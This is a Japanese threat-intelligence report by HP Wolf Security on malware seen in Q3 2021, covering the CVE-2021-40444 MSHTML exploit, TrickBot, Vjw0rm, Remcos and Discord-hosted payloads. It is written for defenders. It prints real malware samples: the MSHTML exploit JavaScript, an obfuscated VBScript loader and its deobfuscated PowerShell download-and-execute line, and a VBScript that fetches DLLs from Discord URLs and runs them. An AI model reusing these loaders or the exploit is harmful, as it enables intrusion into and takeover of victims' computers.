HP WOLF SECURITY
脅威インサイト レポート

Q3 - 2021

脅威のランドスケープ

HP Wolf Security 脅威インサイトレポートの2021年3Q版へようこそ。ここでは、HP Wolf Securityのセキュリティエキスパートが、2021年第3四半期にHP Wolf Securityが特定したマルウェアの傾向を紹介し、セキュリティチームが新たな脅威に対抗し、セキュリティの状態を改善するための知識を身につけられるようにします。[1]

特筆すべき脅威

CVE-2021-40444 MSHTMLのエクスプロイトが悪意のあるコードを実行する新しい方法を攻撃者に提供

2021年9月7日、Microsoftは、Windowsのウェブブラウザエンジン MSHTML に存在する高深刻度のゼロデイ・リモートコード実行脆弱性 CVE-2021-40444 に関する情報を公開しました。[2] この脆弱性は、悪意のあるMicrosoft Officeファイルを作成することで悪用される可能性があり、脅威アクターがマルウェアを拡散する際の主要な手段の一つです。攻撃者は、このエクスプロイトを使用するために、戦術、技術、手順（TTP）を大幅に変更する必要がないため、その潜在的な影響範囲は大きくなります。2021年第3四半期には、マルウェアの配信に使用されるファイルタイプとして、Officeドキュメントとスプレッドシートが2番目と3番目に多く、HP Wolf Securityが隔離した脅威の40%を占めました。

攻撃者がユーザーを騙して安全でないコードを実行させる必要がある悪意のあるマクロを含む文書とは異なり、 CVE-2021-40444をエクスプロイトするには、文書を開いたり、ファイルエクスプローラーでプレビューしたりするだけのため、ユーザーの操作は最小限で済みます。CVE-2021-40444は、CVE-2017-11882など、現在広く利用されている他の実行技術やエクスプロイトよりも運用面で優れているため、ハクティビスト、犯罪者、国家を問わず、システムへの初期アクセスを得るためにこのエクスプロイトを利用するケースが増加すると予想しています。

エクスプロイトされると、攻撃者はシステム上で任意のコードを実行することができ、例えば永続的なアクセスを可能にするバックドアをダウンロードしてインストールすることができます。このようにして得たネットワーク上の足場は、価値あるデータの盗難、人間が操作するランサムウェア攻撃で企業の身代金の要求など、彼らの目的を達成するために利用されます。

このエクスプロイトは、外部リソースを読み込むことで、ドキュメントに脆弱性を悪用するJavaScriptコードを実行させることで動作します。HP Threat Researchチームが分析したサンプルでは、JavaScriptを使用して、ダイナミックリンクライブラリ（DLL）を含むキャビネット（CAB）アーカイブファイルをリモートサーバからダウンロードしていました。その後、パストラバーサル脆弱性を利用してDLLが実行され、control.exeとrundll32.exeが実行プロセスとなりました。




図1 – CVE-2021-40444 脆弱性タイムライン

Microsoftは、この脆弱性を公開した情報の中で、ActiveXコントロールを無効にするなど、可能な緩和策を提示した後、2021年9月14日にパッチをリリースしました。しかしながら、この脆弱性が実際に悪用された最初の文書化 されたケースは、2021年8月21日に確認されており、24日間の脆弱性のウインドウ（期間）が存在していました。[3] 図1のタイムラインは、攻撃者が最初に脆弱性を発見してからユーザーがパッチをインストールするまでのタイムラグがあるため、ソフトウェアの開発者とユーザーが脆弱性に対応する従来の方法が攻撃者に有利であることを示しています。

攻撃者の発見からベンダーの発見まで
+
ベンダーがパッチをリリースする時間
+
ユーザーがパッチをテストし導入する時間
= 脆弱性のウインドウ（期間）

HP Sure Clickの脅威封じ込め技術は、Windowsの脆弱なMSHTMLコンポーネントをマイクロ仮想マシン内に隔離し、ホストシステムを感染から保護するため、CVE-2021-40444のリスクウィンドウ（期間）を排除します。[4] これにより、ネットワークの防御担当者は、脆弱性の範囲の理解を進めている間、不完全ですぐに陳腐化してしまう可能性のある検知や緩和策にのみ頼る必要がなくなります。パッチ管理は、あらゆるネットワークのセキュリティにとって重要な活動であることに変わりはありませんが、脅威の封じ込めは、未知の脆弱性や、CVE-2021-40444の場合のようにパッチがまだリリースされていないシナリオから企業を保護することができます。

```
var iframe = window.document.createElement("iframe");
window.document.body.appendChild(iframe);

var o = new iframe.contentWindow.ActiveXObject('htmlfile');
iframe.contentDocument.open().close();
document.body.removeChild(iframe);
o.open().close();

var r = new o.Script.ActiveXObject('htmlfile');
r.open().close();

var m = new r.Script.ActiveXObject('htmlfile');
m.open().close();

var h = new m.Script.ActiveXObject('htmlfile');
h.open().close();

var s = new ActiveXObject("htmlfile");
var f = new ActiveXObject("htmlfile");
var b = new ActiveXObject("htmlfile");
var u = new ActiveXObject("htmlfile");
var v = new ActiveXObject("htmlfile");

var xmlhttp = new XMLHttpRequest();

window.setTimeout;
xmlhttp.open("GET", "hxxp://[redacted]/e8c76295a5f9acb7/ministry.cab", false);
xmlhttp.send();

h.Script.document.write("<body>");
var j = h.Script.document.createElement("object");

j.setAttribute("codebase", "hxxp://[redacted]/e8c76295a5f9acb7/ministry.cab#version=5,0,0,0");
j.setAttribute("classid", "CLSID:edbc374c-5730-432a-b5b8-de94f0b57217");

h.Script.document.body.appendChild(j);

s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:123";
s.Script.location = ".cpl:../../../AppData/Local/Temp/Low/championship.inf";

f.Script.location = ".cpl:../../../AppData/Local/Temp/championship.inf";
b.Script.location = ".cpl:../../../../AppData/Local/Temp/Low/championship.inf";
u.Script.location = ".cpl:../../../../AppData/Local/Temp/championship.inf";
v.Script.location = ".cpl:../../../../../Temp/Low/championship.inf";
u.Script.location = ".cpl:../../../../../Temp/championship.inf";
u.Script.location = ".cpl:../../Low/championship.inf";
u.Script.location = ".cpl:../../championship.inf"
```

図2 – CVE-2021-40444をエクスプロイトするJavaScript

HP Wolf Securityがウガンダ国家社会保障基金を装ったキャンペーンを阻止

2021年8月31日、HP Wolf Securityは、正規の準政府組織であるウガンダ国家社会保障基金(NSSF)になりすましたマルウェアキャンペーンからユーザを保護しました。攻撃者は、本物のドメインに酷似した偽のドメインを登録することで、この組織のドメイン名をタイポスクワッティングしました。[5]

```
Domain Name: NSSFUG.ORG
Registry Domain ID: D31466652-LROR
Registrar WHOIS Server: whois.directnic.com
Registrar URL: http://www.directnic.com
Updated Date: 2020-09-04T14:24:56Z
Creation Date: 2000-07-17T09:39:51Z
Registry Expiry Date: 2030-07-17T09:39:51Z
Registrar Registration Expiration Date:
Registrar: DNC Holdings, Inc.
```

```
Domain Name: NSSFUQ.ORG
Registry Domain ID: D402200000004556116-LROR
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2020-12-14T08:30:47Z
Creation Date: 2017-12-15T13:53:30Z
Registry Expiry Date: 2021-12-15T13:53:30Z
Registrar Registration Expiration Date:
Registrar: NameCheap, Inc.
```

図3&4 – 正規のNSSFドメイン（左）と、2021年8月のキャンペーンで使用された悪意のあるドメイン（右）を示すWHOIS情報

ユーザーは、偽のWebサイトへのリンクを受け取り、そこでメンバーステートメントを装った悪意のあるWord文書をダウンロードしました。（図5）この文書では、PowerShellスクリプトを実行する悪意のあるVisual Basic for Applications（VBA）マクロが実行されます。このスクリプトは、まずPowerShell**スクリプト ブロックのログ**を無効にし、詳細なログの証拠が記録されないようにすることで、ホストの調査を困難にします。[6] その後、このスクリプトは、amsiInitFailed変数をFalseに設定することで、Windows**のAntimalware Scan Interface（AMSI）**機能をバイパスし検知を回避しようとします。[7] さらに、スクリプトは.Net.WebClientクラスを使用して、RC4暗号化された第2ステージのペイロードをダウンロードして実行しようとします。しかしながら、このペイロードは、実行時には利用できませんでした。ダウンロードトラフィックを紛れ込ませるために、スクリプトはHTTP User-Agentヘッダーを Internet Explorer 11に合わせて設定します。このスクリプトは、レッドチームやサイバー犯罪者がよく使用するコマンド＆コントロール（C2）フレームワークである**PowerShell Empire**のステージャーとほぼ同じでした。実際、URIとUser-Agentの値は、PowerShell Empireのデフォルト設定と一致していました。[8]

図5 – NSSFを装ったマルウェアキャンペーンに使用されたルアー・ドキュメント

攻撃者がブルガリアユーザーにNetWire RAT拡散のため法的脅威を利用

2021年7月、HP Sure Clickはブルガリアのユーザーを標的としたリモートアクセス型トロイの木馬（RAT）NetWireを配信する悪質なスパムキャンペーンを確認しました。[9] 攻撃者は、民間の執行機関からの民事執行請求を装って、悪意のあるMicrosoft Wordドキュメントを含むEメールを送信しました。このルアー・ドキュメントには、Wordの読み取り専用モード（保護ビュー）を無効にして、マクロを有効にすることを求めるメッセージが含まれていました。これにより、悪意のあるVBAマクロが実行され、NetWireの実行ファイルが被害者の%TEMP%ディレクトリにダウンロードされ、実行されます。

89%

2021年第3四半期にhp wolf securityが分離した脅威のうち、Eメールで配信されていた割合。残りは、11%がWebダウンロードで、1%以下がその他の経路。

HP Threat Researchチームの調査によると、脅威の主体はブルガリアの個人を標的にしていた可能性が高いことがわかりました。ペイロードをホストするWebサーバは、ブルガリア国内のIPアドレスのみがマルウェアをダウンロードできるようにジオフェンスされていました。また、NetWireの実行ファイルの発行者のメタデータは、ブルガリアの合法的なソフトウェア会社からコピーされたものでした。最後に、Eメール・ルアーはブルガリア語で書かれており、ブルガリアの民間執行機関を参照していました。NetWireは、ユーザーが知らないうちにリモートシステムを制御することができる商用RATです。その機能には、キーロギング、ウェブブラウザに保存されている認証情報の窃取、スクリーンショットのキャプチャが含まれます。




図6 – NetWire RATで配信されるルアー・ドキュメント

TrickBotがOfficeドキュメントに加えてHTAファイルで配信されるようになる

2021年7月、HP Wolf Securityのテレメトリーによると、Eメールの添付ファイルとして送信されるHTML Application（HTA）ファイルを介してTrickBotマルウェアが配布されるケースが増加していることが記録されています。[10] 以前TrickBotの配布者は、最初の感染経路としてOfficeドキュメントに埋め込まれたマクロを好んで使用していました。我々が最後にHTAファイルがTrickBotの配布に使用されたのを確認したのは2020年末で、その後はOfficeドキュメントに戻っていました。受信者が悪意のあるHTAファイルをダブルクリックするだけで感染チェーンが始動するため、この変更によりシステムの感染に必要なユーザーの操作が減少します。




図7 – 悪意のあるスパムがTrickBotを配信

ファイルが開かれると**mshta.exe**はHTAファイルを解釈し、難読化されたVBScriptを実行します。このスクリプトは**cmd.exe**を使ってPowerShellコマンドを実行し、リモートサーバーから別のPowerShellスクリプトをダウンロードして実行します。2番目のスクリプトは、別のリモートサーバーからDLLの形でTrickBotをダウンロードし、ユーザーの%TEMP%ディレクトリに保存した後、**rundll32.exe**を使用してTrickBotを実行します。図9のスクリプトでダウンロードしたTrickBotサンプルのGroup Tag(gtag)パラメータは**rob112**でした。インストール後、トロイの木馬は、外部サービスを使用してシステムのパブリックIPアドレスを決定し、ボットネットのC2インフラストラクチャと通信し、最初の環境偵察を行った後、さらなるコマンドを待ちます。

```
<html><head><script language="vbscript">
owGykbSyVbCSlZsiFBlhDcMv =
"gJrGnkTjUJgroZiFkgokItdrmEQsKxHdtlSyQzfbEtKuBrOIYxjFBAfxoZsiEGherLRpHvgqhvTSLmrcOatozgMqAdQiMIunhotLUfBijVoQzQWVmXvSJPdCBVQzOjaKvaFukjxJtbBuXjK
SzuyzMJMnAJynrpFCODhuiOAzosMNMZoaGYIpOVsEByveBiqvscgTvASNEaDZZQoZPofTvDDjmWogYUNwoFJyeBedThFMQRrXgzWtoQYgoIIZqFDLISwOQvRCoTafQHdzLjNVaoLDlPLpIVT
VHvZXkrlrWRtMItemLzlgLCWgMXcIhYPhqUafuTudyGrnxIcqNDWfbOlvWoPmVTXzSxDSzKXSzuboqfDTxaaaeeKexueGcOyHSkRqgvcqhmcXUSMaVYfyyfbMuvbX"
xqbUXnsYbEmMnWXCaNopMIiGmHbISqY = array(214, 184, 146, 172, 224, 221, 195, 220, 117, 188, 204, 229, 228, 199, 206, 102, 217, 204, 231, 223, 86
, 126, 215, 218, 210, 177, 189, 147, 136, 152, 106, 215, 220, 209, 191, 229, 115, 135, 112, 181, 170, 232, 107, 232, 170, 146, 140, 105, 188,
234, 207, 167, 182, 166, 213, 218, 217, 191, 214, 221, 109, 186, 208, 202, 222, 184, 114, 150, 106, 164, 200, 225, 216, 226, 189, 182, 173, 225
, 219, 210, 189, 131, 157, 124, 132, 218, 181, 159, 148, 204, 182, 213, 185, 142, 237, 211, 203, 228, 232, 177, 117, 136, 165, 214, 206, 132,
212, 201, 223, 115, 131, 118, 143, 135, 217, 115, 186, 191, 219, 168, 180, 120, 119, 154, 194, 210, 198, 183, 226, 129, 108, 151, 139, 151, 230
, 185, 228, 130, 111, 236, 120, 210, 180, 183, 222, 218, 231, 154, 122, 175, 189, 142, 163, 195, 233, 207, 229, 227, 102, 112, 180, 178, 203,
149, 188, 160, 131, 192, 176, 185, 180, 143, 150, 155, 176, 208, 136, 158, 125, 177, 169, 167, 181, 120, 131, 188, 166, 166, 150, 224, 179, 223
, 180, 170, 214, 149, 208, 146, 149, 184, 134, 169, 149, 155, 163, 146, 177, 169, 145, 182, 187, 149, 218, 133, 133, 223, 174, 157, 210, 168,
179, 166, 144, 224, 176, 141, 151, 186, 199, 131, 167, 212, 149, 175, 155, 142, 179, 185, 180, 136, 168, 189, 194, 181, 187, 184, 155, 210, 176
, 144, 129, 155, 213, 189, 134, 193, 138, 154, 238, 144, 179, 237, 148, 171, 176, 155, 178, 167, 180, 191, 166, 170, 141, 178, 151, 151, 194,
192, 142, 185, 173, 151, 175, 177, 148, 151, 149, 191, 137, 189, 193, 153, 207, 179, 174, 162, 152, 154, 181, 142, 152, 219, 166, 227, 141, 189
, 164, 168, 174, 170, 153, 211, 142, 160, 180, 138, 204, 192, 146, 208, 178, 156, 216, 167, 215, 149, 183, 208, 186, 143, 221, 175, 217, 192,
165, 221, 143, 139, 139, 167, 199, 160, 174, 222, 152, 178, 132, 174, 175, 203, 154, 240, 148, 191, 116, 148, 198, 194, 154, 189, 187, 189, 171
, 176, 211, 183, 133, 201, 185, 169, 162, 162, 198, 166, 141, 220, 185, 184, 174, 136, 174, 160, 186, 133, 117, 151, 114, 147, 137, 162, 131,
147, 215, 221, 200, 198, 119, 127, 109, 145, 99, 99, 217, 222, 229, 204, 144, 176, 225, 229, 213, 189)
for WcjzmdVPZNxxHwm = 1 to ubound(xqbUXnsYbEmMnWXCaNopMIiGmHbISqY) + 1
execute("lYXeKiIwSgEENBFvjYtslremLWmyvRTQIdoIQ = mid(owGykbSyVbCSlZsiFBlhDcMv, WcjzmdVPZNxxHwm, 1)") : execute("GnwDhDuylJwZCqzHID =
asc(lYXeKiIwSgEENBFvjYtslremLWmyvRTQIdoIQ)")
execute("wJsNEbIKFBPzxbkzSLLFFxWVUxsDTdkyfCg = xqbUXnsYbEmMnWXCaNopMIiGmHbISqY(WcjzmdVPZNxxHwm - 1)") : cKWHNfrHTwtmfAqCUPPRGxePXLNNZGbY =
cKWHNfrHTwtmfAqCUPPRGxePXLNNZGbY & chr(wJsNEbIKFBPzxbkzSLLFFxWVUxsDTdkyfCg - GnwDhDuylJwZCqzHID) : next : execute(
cKWHNfrHTwtmfAqCUPPRGxePXLNNZGbY)
</script></head></html>
```

```
$path = $Env:temp+'\rCMBLuAtmpiwlD.bin'; $client = New-Object System.Net.WebClient;
$client.downloadfile('https://docs.zohopublic.eu/downloaddocument.do?docId=674ni225458b03d204b4ab290dc0afd57ec8c&docExtn=pdf',$path);
C:\Windows\System32\rundll32.exe $path,StartW
```

図8 & 9 – TrickBotのダウンロードに使用された難読化されたスクリプト（上）と難読化解除されたスクリプト（下）




図10 – 隔離されたHP Wolf Securityのマイクロ VM内で動作するTrickBot HTAファイルのプロセス・インタラクショングラフ

Eメールで感染するJavaScriptのマルウェアが急増

2021年第3四半期には、**Vengeance Justice Worm**（Vjw0rm）など、Eメールを介して拡散するJavaScriptマルウェア・ファミリーの増加が検出されました。[11] Vjw0rmは、リムーバブル・ストレージ・デバイスに伝染する能力など、ワームのような機能を持つRATです。難読化されたJavaScriptのマルウェアが.JSファイルとしてEメールに添付されているのをよく目にしますが、これらのマルウェアはメールゲートウェイのスキャナーを回避することに成功している場合があります。そのため、スクリプトや実行ファイルなど、マルウェアの配布者がよく利用する添付ファイル形式をブロックするメールポリシーを実施することをお勧めします。

12%

2009年第3四半期にhp wolf securityが隔離したメールマルウェアのうち、少なくとも1つのゲートウェイ・スキャナーを回避していた割合。

あるケースでは、VjW0rmがJSの添付ファイルとしてスペインの建設会社に送信されましたが、HP Sure Clickにより隔離されました。このメールは、転送された見積書を装っていました。開くと、スクリプトがデコードされ、ユーザーの%APPDATA%ディレクトリでマルウェアを実行しようとします。このマルウェアは、空のHTTP POSTリクエストのUser-AgentおよびUA-CPUヘッダーにデータを格納し、感染したシステムに関する情報をC2サーバーにビーコンします。そしてVjw0rmは、マルウェア運営者が送信するコマンドを受信し、被害者のPC上で実行します。このマルウェアはB02N3ZE1ULというRunレジストリキーを設定し、Windowsのスタートアップフォルダにスクリプトのコピーを作成してWindowsが起動するたびにマルウェアが実行されるようにすることで、システム上での永続性を維持します。

```
POST /Vre HTTP/1.1
Client
  Accept: */*
  Accept-Encoding: gzip, deflate
  Accept-Language: en-us
  UA-CPU: AMD64
  User-Agent: msdos_[redacted]\Microsoft Windows 7 Enterprise \undefined\\YES\FALSE\
Entity
  Content-Length: 0
```

図11 – 感染したシステムに関する情報を含むHTTP POSTが示すVjW0rmビーコン

攻撃者はMicrosoftのツールやサービスを利用してGuLoaderやRemcos RATを配信

2021年8月、HP Sure ClickはMicrosoftのツールやサービスを悪用して検知を回避するマルウェアキャンペーンを隔離しました。感染チェーンは、Eメールでターゲットに送られたHTAファイルから始まりました。このファイルは最小限の難読化が施されており、システム上にGuLoaderマルウェアをダウンロードして実行するために、環境寄生型バイナリのbitsadmin.exeが使用されていました。[12]

GuLoaderは、その後Microsoftのクラウドストレージサービスである**OneDrive**にホスティングされていた商用RATである**Remcos RAT**をダウンロードして実行しました。[13] この様にマルウェアを正規のサービスでホスティングすると、ウェブサイトのレピュテーションに依存するネットワークセキュリティ対策を、そのペイロードが回避する可能性が高くなります。Remcosのバイナリは防御回避テクニックによりディスクに書き込まれることはありません。その代わり、メモリ上で実行され、新たに起動した正規のWindowsプロセスにインジェクションされます。このマルウェアがコンピュータにインストールされると、運営者のC2サーバへの接続が確立され、そこから攻撃者は感染したシステムへのフルアクセスを得ることができます。

Received From	Biplu Ahmed <info@mansaba.com>
Sent To	[redacted]
Date Sent	August 2, 2021 7:08 a.m.
Subject	New Order - MANSABA TRADING INTERNATIONAL

図12 – GuLoader とRemcos RATを配信するEメール


注目すべきトレンド

Discordや正規のファイル共有サービスがマルウェアのホスティングに利用される

2021年第3四半期には、ユーザーがファイルをアップロードあるいは共有する正規のサービスを利用して、マルウェアをホスティングする脅威の行為がより多く見られました。このようなサービスを利用することは、購入したものであれ侵害したものであれ、攻撃者が独自のホスティングインフラを設定・管理する必要がなくなるため、ベネフィットがあります。また、正規のウェブサイトは、ネットワーク・セキュリティ対策によってブロックされる可能性が低いため、悪意のあるダウンロードの成功率が高まります。攻撃者は、マルウェアがホストされている時間が長いほど効果的なので、サービスプロバイダは、進行中のマルウェアキャンペーンを中断させるために、不正使用の報告に迅速に対応する必要があります。これまでは、資金力のない攻撃者がファイル共有サービス上でマルウェアをホスティングする傾向がありましたが、第3四半期にはクライムウェア型トロイの木馬 Dridex に関連するような、能力の高い脅威アクターもこれに追随するようになりました。HP Threat Researchチームは、インスタントメッセージングサービスであるDiscordのインフラ上でホストされている10種類のマルウェアを確認しました。Dridex、Cobalt Strike、Agent Tesla、RedLineStealer、njRAT、AsyncRAT、Android Cerberus、Formbook、Guloader、Lokibotです。

```
For Each hsjPSOxiIXO in Array("https://cdn.discordapp.com/attachments/
879332602027315244/879332665495552040/30.dll","https://cdn.discordapp.com/attachments/
879332602027315244/879332674005786624/34.dll","https://cdn.discordapp.com/attachments/
879332602027315244/879332667894669352/31.dll","https://cdn.discordapp.com/attachments/
879332602027315244/879332681677160468/39.dll","https://cdn.discordapp.com/attachments/
879332602027315244/879332672810385419/33.dll")

    Set vxIbVfOCrdzIzzLFN = createobject("MSXML2.XMLHTTP.6.0")

    Set mmfWYmfnScwm = createobject("Adodb.Stream")
    vxIbVfOCrdzIzzLFN.Open "GET", hsjPSOxiIXO, False

    vxIbVfOCrdzIzzLFN.setRequestHeader "User-Agent", "dURyXNByQADWjfx"

    vxIbVfOCrdzIzzLFN.Send
    If vxIbVfOCrdzIzzLFN.Status = 200 And Len(vxIbVfOCrdzIzzLFN.ResponseBody)>0 Then
        with mmfWYmfnScwm
            .type = 1
            .open
            .write vxIbVfOCrdzIzzLFN.responseBody
            .savetofile  "C:\\Progr" & "amData\eiTkJYihwTiSBvfyuG.d" & "ll", 2
            .close
        end with

        With CreateObject("Wscript.Shell")
            .Exec("mshta " & "C:\\Progr" & "amData\eiTkJYihwTiSBvfyuG.s" & "ct")
        End With
        Exit For
    End If
Next
```

図13 - DiscordにホストされたDridexペイロードをダウンロードする2021年第3四半期の悪意のあるドキュメント






図14 & 15 - 2021年第3四半期にHP Wolf Securityが隔離した上位のエクスプロイト（左）とファイルタイプ（上）





図16 – 2021年第3四半期にHP Wolf Securityによって隔離された脅威が使用したMITRE ATT&CKテクニック[14]

注目すべきテクニック

JavaScriptローダーがRATをばら撒く

